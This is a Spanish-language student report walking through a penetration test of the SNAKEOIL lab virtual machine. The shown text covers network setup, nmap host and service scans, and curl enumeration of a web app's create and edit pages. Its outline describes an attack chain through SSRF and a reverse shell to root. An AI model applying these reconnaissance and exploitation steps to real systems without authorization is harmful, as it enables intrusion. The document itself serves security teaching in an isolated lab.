

Proyecto - De la teoría a la práctica: walkthrough en acción (guía).

PROGRAMACIÓN WAP

JESÚS ISRAEL MARTÍNEZ ESCOBEDO-175325

INDICE

INDICE	1
INTRODUCCIÓN	3
PREPARACIÓN DEL ENTORNO	4
4.1 Configuración de red de Kali Linux	4
4.2 Configuración de red de la máquina objetivo	4
4.3 Inicio de la máquina objetivo	5
4.4 Verificación del entorno	5
RECONOCIMIENTO.....	6
5.1 Descubrimiento de hosts	6
ENUMERACIÓN DE SERVICIOS.....	7
6.1 Enumeración inicial de servicios.....	7
6.2 Identificación inicial de los servicios HTTP	8
6.3 Identificación de las aplicaciones web	8
6.4 Enumeración de funcionalidades	10
6.5 Acceso no autenticado a funciones de edición	12
6.6 Identificación de tecnologías	13
6.7 Identificación de métodos HTTP.....	13
6.8 Enumeración de rutas mediante Gobuster	15
6.9 Identificación del método HTTP utilizado por el inicio de sesión.....	17
6.9.1 Métodos HTTP del endpoint /registration.....	17
6.10 Identificación de parámetros del endpoint /run	17
6.10 Comportamiento de la ruta de registro.....	18
6.11 Comportamiento del endpoint /secret	18
ANÁLISIS DE VULNERABILIDADES	20
7.1 Exposición de información de autenticación.....	20
7.1.3 Confirmación de la exposición de información de usuarios	21
7.2 Enumeración de usuarios mediante respuestas diferenciadas	22
7.3 Identificación del mecanismo de autorización del endpoint /run	23
7.4 Registro de una cuenta de laboratorio	25
7.5 Autenticación exitosa de la cuenta de laboratorio.....	26
7.6 Análisis del endpoint /secret	27

7.7 Server-Side Request Forgery (SSRF).....	28
EXPLOTACIÓN.....	29
8.1 Confirmación de ejecución remota de comandos.....	29
8.2 Obtención de una shell reversa	29
8.3 Identificación del contexto de ejecución.....	30
ESCALADA DE PRIVILEGIOS.....	31
9.1 Identificación de privilegios sudo	31
9.2 Identificación de credencial reutilizada	31
9.3 Obtención de privilegios root	32
POST – EXPLOTACIÓN	33
10.1 Confirmación del acceso a recursos protegidos	33
RESULTADOS Y ANÁLISIS	34
11.1 Cadena de ataque identificada	34
11.2 Impacto de las vulnerabilidades identificadas	35
11.3 Recomendaciones de seguridad.....	35
CONCLUSIONES.....	37
GLOSARIO	38
REFERENCIAS	40

INTRODUCCIÓN

El presente reporte documenta la evaluación de seguridad realizada sobre la máquina virtual SNAKEOIL dentro de un entorno de laboratorio controlado. El objetivo principal fue identificar servicios expuestos, enumerar las funcionalidades de la aplicación web, analizar posibles vulnerabilidades y comprobar de manera controlada el impacto que estas podían generar sobre el sistema.

La evaluación se desarrolló siguiendo una metodología progresiva, comenzando con el reconocimiento de la red y la identificación de los servicios disponibles. Posteriormente se realizó la enumeración de la aplicación web, incluyendo sus rutas, métodos HTTP, mecanismos de autenticación y funcionalidades accesibles.


A partir de los resultados obtenidos durante la enumeración se analizaron diferentes posibles vulnerabilidades, entre ellas exposición de información sensible, enumeración de usuarios, configuraciones inseguras de autenticación, Server-Side Request Forgery (SSRF) y ejecución remota de comandos. Las pruebas se realizaron de forma controlada utilizando únicamente los recursos necesarios para demostrar cada hallazgo.

Finalmente, se analizó el impacto de las vulnerabilidades identificadas sobre el sistema operativo. La cadena de explotación permitió obtener una shell reversa bajo el usuario patrick, identificar una reutilización insegura de credenciales y realizar una escalada de privilegios hasta obtener acceso como root.

El propósito del ejercicio no fue únicamente identificar vulnerabilidades de forma aislada, sino analizar cómo diferentes debilidades pueden combinarse y generar un impacto mayor sobre la seguridad de un sistema. A partir de los resultados obtenidos se presentan también recomendaciones orientadas a reducir la superficie de ataque y prevenir la reproducción de la cadena de compromiso identificada.

PREPARACIÓN DEL ENTORNO

Para realizar la evaluación se utilizaron dos máquinas virtuales dentro de un entorno controlado mediante VirtualBox: una máquina atacante con Kali Linux y una máquina objetivo correspondiente a SNAKEOIL.



La comunicación entre ambas máquinas se configuró mediante una red **Host-Only**, utilizando el segmento 192.168.56.0/24. Esta configuración permite establecer comunicación entre las máquinas virtuales sin exponer directamente el laboratorio a redes externas.

4.1 Configuración de red de Kali Linux

La máquina atacante Kali Linux contó con una interfaz de red adicional conectada a la red Host-Only de VirtualBox. La interfaz eth1 obtuvo mediante DHCP la dirección:

192.168.56.101/24

La dirección de broadcast correspondiente fue 192.168.56.255.

Esta dirección fue utilizada posteriormente como referencia para las pruebas de conectividad, el reconocimiento de la máquina objetivo y la recepción de la conexión reversa.

4.2 Configuración de red de la máquina objetivo

La máquina virtual SNAKEOIL fue configurada dentro de la misma red Host-Only. Durante la fase de reconocimiento se identificó la dirección:

192.168.56.102

Esta dirección correspondió a la máquina objetivo utilizada durante las diferentes etapas de enumeración, análisis y explotación controlada.

4.3 Inicio de la máquina objetivo

La máquina virtual objetivo fue iniciada correctamente en VirtualBox y cargó el sistema operativo Debian. Al finalizar el arranque se presentó la pantalla de autenticación, mostrando el usuario **Patrick** y solicitando una contraseña para iniciar sesión.

Para las pruebas realizadas no fue necesario utilizar la sesión gráfica del sistema objetivo, ya que la evaluación se llevó a cabo principalmente mediante la comunicación de red entre Kali Linux y la máquina SNAKEOIL.

4.4 Verificación del entorno

Una vez configurada la red, se verificó la comunicación entre las máquinas virtuales y se procedió con el descubrimiento de hosts mediante Nmap. La identificación posterior de los servicios expuestos permitió establecer 192.168.56.102 como la máquina objetivo del laboratorio.

El entorno se mantuvo aislado durante la evaluación, utilizando la red Host-Only para limitar las pruebas al laboratorio configurado.


RECONOCIMIENTO

5.1 Descubrimiento de hosts

Como primera fase de reconocimiento se realizó un descubrimiento de los dispositivos activos dentro de la red aislada 192.168.56.0/24 mediante Nmap. El objetivo de esta prueba fue identificar los hosts disponibles antes de realizar un análisis detallado de puertos y servicios.

El escaneo permitió identificar cuatro hosts activos: 192.168.56.1, correspondiente a la infraestructura Host-Only de VirtualBox; 192.168.56.101, correspondiente a la máquina Kali utilizada para las pruebas; y dos direcciones adicionales, 192.168.56.100 y 192.168.56.102, ambas asociadas con interfaces de red virtuales de VirtualBox.

En esta etapa todavía no se determinó cuál de los dos últimos hosts corresponde a la máquina objetivo, por lo que se realizará una enumeración posterior para identificarlo mediante los servicios expuestos.



```
kali@kali: ~  
Session Actions Edit View Help  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:5b:11:da brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixro  
ute eth1  
        valid_lft 573sec preferred_lft 573sec  
    inet6 fe80::faf5:a12e:a66e:5d89/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.56.0/24  
[sudo] password for kali:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 03:45 -0400  
Nmap scan report for 192.168.56.1  
Host is up (0.00050s latency).  
MAC Address: 0A:00:27:00:00:0A (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00024s latency).  
MAC Address: 08:00:27:93:84:A5 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up (0.00077s latency).  
MAC Address: 08:00:27:C7:A2:65 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.83 seconds  
  
(kali@kali)-[~]  
$
```

ENUMERACIÓN DE SERVICIOS


6.1 Enumeración inicial de servicios

Una vez identificados los hosts activos de la red de laboratorio, se realizó un escaneo de detección de servicios y versiones sobre las direcciones 192.168.56.100 y 192.168.56.102 mediante Nmap.

El host 192.168.56.100 presentó sus 1000 puertos TCP analizados en estado filtrado, por lo que no se obtuvo información útil para continuar con el análisis en esta etapa.

Por otra parte, el host 192.168.56.102 presentó tres servicios TCP accesibles: SSH en el puerto 22, HTTP en el puerto 80 y HTTP en el puerto 8080. La detección de versiones identificó OpenSSH 7.9p1 y nginx 1.14.2, además de proporcionar información compatible con un sistema Linux basado en Debian.

Con base en estos resultados, se estableció 192.168.56.102 como la máquina objetivo del walkthrough y se tomó como superficie inicial de análisis la exposición de los servicios SSH y HTTP.




```
kali@kali: ~  
Session Actions Edit View Help  
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.83 seconds  
  
(kali@kali)-[~]  
$ sudo nmap -sV --reason 192.168.56.100 192.168.56.102  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 03:47 -0400  
Nmap scan report for 192.168.56.100  
Host is up, received arp-response (0.00019s latency).  
All 1000 scanned ports on 192.168.56.100 are in ignored states.  
Not shown: 1000 filtered tcp ports (proto-unreach)  
MAC Address: 08:00:27:93:84:A5 (Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.56.102  
Host is up, received arp-response (0.00038s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protoc  
ol 2.0)  
80/tcp    open  http     syn-ack ttl 64 nginx 1.14.2  
8080/tcp  open  http     syn-ack ttl 64 nginx 1.14.2  
MAC Address: 08:00:27:C7:A2:65 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 2 IP addresses (2 hosts up) scanned in 7.38 seconds  
  
(kali@kali)-[~]  
$
```


6.2 Identificación inicial de los servicios HTTP

Se realizaron solicitudes HTTP mediante curl sobre los puertos 80 y 8080 del host objetivo 192.168.56.102, con el propósito de comparar las respuestas de ambos servicios.

El servicio HTTP del puerto 80 respondió con código 200 OK, identificándose nginx 1.14.2 y un documento HTML de 411 bytes. Por su parte, el puerto 8080 también respondió con código 200 OK y nginx 1.14.2, pero entregó un contenido HTML de 2882 bytes.

La diferencia en el tamaño y en el tipo de contenido devuelto por ambos puertos indica que, aunque utilizan el mismo servidor web, podrían estar proporcionando aplicaciones o contenidos diferentes. Por esta razón, ambos servicios deben ser enumerados por separado antes de seleccionar un posible vector de ataque.



```
kali@kali: ~  
Session Actions Edit View Help  
map.org/submit/ .  
Nmap done: 2 IP addresses (2 hosts up) scanned in 7.38 seconds  
  
(kali@kali)-[~]  
$ curl -I http://192.168.56.102  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:34:09 GMT  
Content-Type: text/html  
Content-Length: 411  
Last-Modified: Sat, 19 Jun 2021 04:38:41 GMT  
Connection: keep-alive  
ETag: "60cd74d1-19b"  
Accept-Ranges: bytes  
  
(kali@kali)-[~]  
$ curl -I http://192.168.56.102:8080  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:34:19 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2882  
Connection: keep-alive  
  
(kali@kali)-[~]  
$
```

6.3 Identificación de las aplicaciones web

La inspección del contenido HTTP permitió diferenciar claramente los dos servicios web expuestos por la máquina objetivo.

El servicio del puerto 80 presentó únicamente una página de bienvenida de SNAKEOIL, confirmando que nginx se encontraba operativo.

En cambio, el servicio del puerto 8080 presentó una aplicación web identificada como **"Good Tech Inc.'s Snake Oil Project"**. El contenido HTML reveló diferentes rutas

disponibles, entre ellas /, /1, /2, /4, /create y rutas de edición asociadas a publicaciones existentes.

La presencia de funcionalidades para crear y modificar contenido convierte al servicio del puerto 8080 en un componente de mayor interés para la fase de enumeración y posterior análisis de vulnerabilidades. En consecuencia, este servicio se seleccionó como el principal objetivo de análisis.

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ curl http://192.168.56.102:8080  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">  
  
    <title> Welcome to Good Tech Inc.'s Snake Oil Project </title>  
  </head>  
  <body>  
    <nav class="navbar navbar-expand-md navbar-light bg-light">  
      <a class="navbar-brand" href="/">Good Tech Inc</a>  
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">  
        <span class="navbar-toggler-icon"></span>  
      </button>  
      <div class="collapse navbar-collapse" id="navbarNav">  
        <ul class="navbar-nav">
```


```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ curl http://192.168.56.102  
<!DOCTYPE html>  
<html>  
<head>  
<title>Welcome to SNAKEOIL!</title>  
<style>  
  body {  
    width: 35em;  
    margin: 0 auto;  
    font-family: Tahoma, Verdana, Arial, sans-serif;  
  }  
</style>  
</head>  
<body>  
<h1>Welcome to SNAKEOIL!</h1>  
<p>Congratulations! SNAKEOIL is set up properly!</p>  
  
<p>If you are lost with life, <a href="https://www.google.com">Google</a> can help.<br/></p>  
  
</body>  
</html>  
  
(kali@kali)-[~]  
$ curl http://192.168.56.102:8080  
<!doctype html>
```

6.4 Enumeración de funcionalidades

La enumeración manual de la aplicación web del puerto 8080 permitió identificar diferentes funcionalidades accesibles mediante rutas específicas. La ruta /create presenta un formulario destinado a la creación de nuevas publicaciones, mientras que la ruta /1 permite consultar una publicación existente.

También se identificó la ruta /1/edit, que devuelve un formulario de edición correspondiente a la publicación denominada **“Introduction”**. La respuesta HTTP obtenida mediante curl fue 200 OK y el contenido HTML mostró campos para modificar el título y contenido de la publicación, así como un formulario adicional destinado a eliminarla.

En esta etapa únicamente se realizó una solicitud de lectura mediante HTTP y no se enviaron solicitudes POST para modificar o eliminar información. Por lo tanto, el resultado constituye un hallazgo de superficie de ataque que requiere análisis adicional para determinar si existe un mecanismo de autorización o una vulnerabilidad que permita realizar dichas acciones sin las credenciales correspondientes.

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The command executed is '\$ curl -i http://192.168.56.102:8080/create'. The output shows an HTTP 200 OK response from nginx/1.14.2, dated Mon, 07 Sep 2026 07:44:13 GMT. The content type is text/html; charset=utf-8 and the length is 2596. The response body is HTML code for a 'Create a New Post' page, featuring Bootstrap CSS and a navigation bar with the text 'Good Tech Inc'.

```
(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/create
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 07:44:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2596
Connection: keep-alive

<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">

    <title> Create a New Post </title>
  </head>
  <body>
    <nav class="navbar navbar-expand-md navbar-light bg-light">
      <a class="navbar-brand" href="/">Good Tech Inc</a>
```

```
kali@kali: ~  
Session Actions Edit View Help  
$ curl -i http://192.168.56.102:8080/1  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:44:23 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2193  
Connection: keep-alive  
  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">  
  
    <title> Introduction </title>  
  </head>  
  <body>  
    <nav class="navbar navbar-expand-md navbar-light bg-light">  
      <a class="navbar-brand" href="/">Good Tech Inc</a>  
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">  
        <span>⋮</span>  
      </button>  
      <div class="collapse navbar-collapse">  
        <ul class="navbar-nav">  
          <li><a href="#">Home</a></li>  
          <li><a href="#">About</a></li>  
          <li><a href="#">Contact</a></li>  
          <li><a href="#">Edit Introduction</a></li>  
        </ul>  
      </div>  
    </nav>  
    <div class="container">  
      <div class="row">  
        <div class="col">  
          <h1>Introduction</h1>  
        </div>  
      </div>  
    </div>  
  </body>  
</html>
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ curl -i http://192.168.56.102:8080/1/edit  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:44:33 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2933  
Connection: keep-alive  
  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">  
  
    <title> Edit "Introduction" </title>  
  </head>  
  <body>  
    <nav class="navbar navbar-expand-md navbar-light bg-light">  
